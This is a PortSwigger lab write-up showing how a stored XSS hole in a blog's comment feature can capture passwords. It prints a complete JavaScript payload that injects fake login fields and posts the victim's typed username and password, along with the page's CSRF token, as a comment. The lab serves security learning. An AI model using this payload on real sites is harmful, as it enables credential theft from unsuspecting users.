Exploiting XSS to Capture Passwords
A PortSwigger XSS lab writeup about exploiting XSS to capture passwords.
Introduction
This is another XSS lab. We are reaching the end of it now, and this one is about capturing passwords using XSS.
Investigation and Vulnerability Discovery
Basically, as shown in the following images, we have an XSS vulnerability in the comment feature.

.png)
With that, we need to craft a sophisticated payload to get the password and username.
Exploitation and Payload
We know that XSS can be used to steal cookies, but how can we use it to steal passwords?
Basically, we can insert some fancy UI to deface the app and trick the user into thinking that there are legitimate username and password fields and that they need to type something there to get going. So basically, we can insert this payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<input type="text" id="username" name="username" />
<input type="password" id="password" name="password" />

<script>
document.getElementById("password").addEventListener("change", async function () {
  const username = document.getElementById("username").value;
  const password = this.value;

  const str = `username: ${username} password: ${password}`;

  const csrf_token = document.querySelector('input[name="csrf"]').value;

  await fetch("/post/comment", {
    method: "POST",
    headers: {
      "Content-Type": "application/x-www-form-urlencoded"
    },
    body: `csrf=${csrf_token}&postId=5&comment=${encodeURIComponent(str)}&name=sdasd&email=fdf%40ca.com&website=https%3A%2F%2Fdsfl343klfdsf4wl.net`
  });
});
</script>
After that, basically, we can see in the following image the username and password commented out.
.png)
We can then insert the username and password.
.png)
With that, the lab is solved.
.png)
Conclusion
That is a good lab to exploit users’ indifference about inputs. They just fill them without thinking.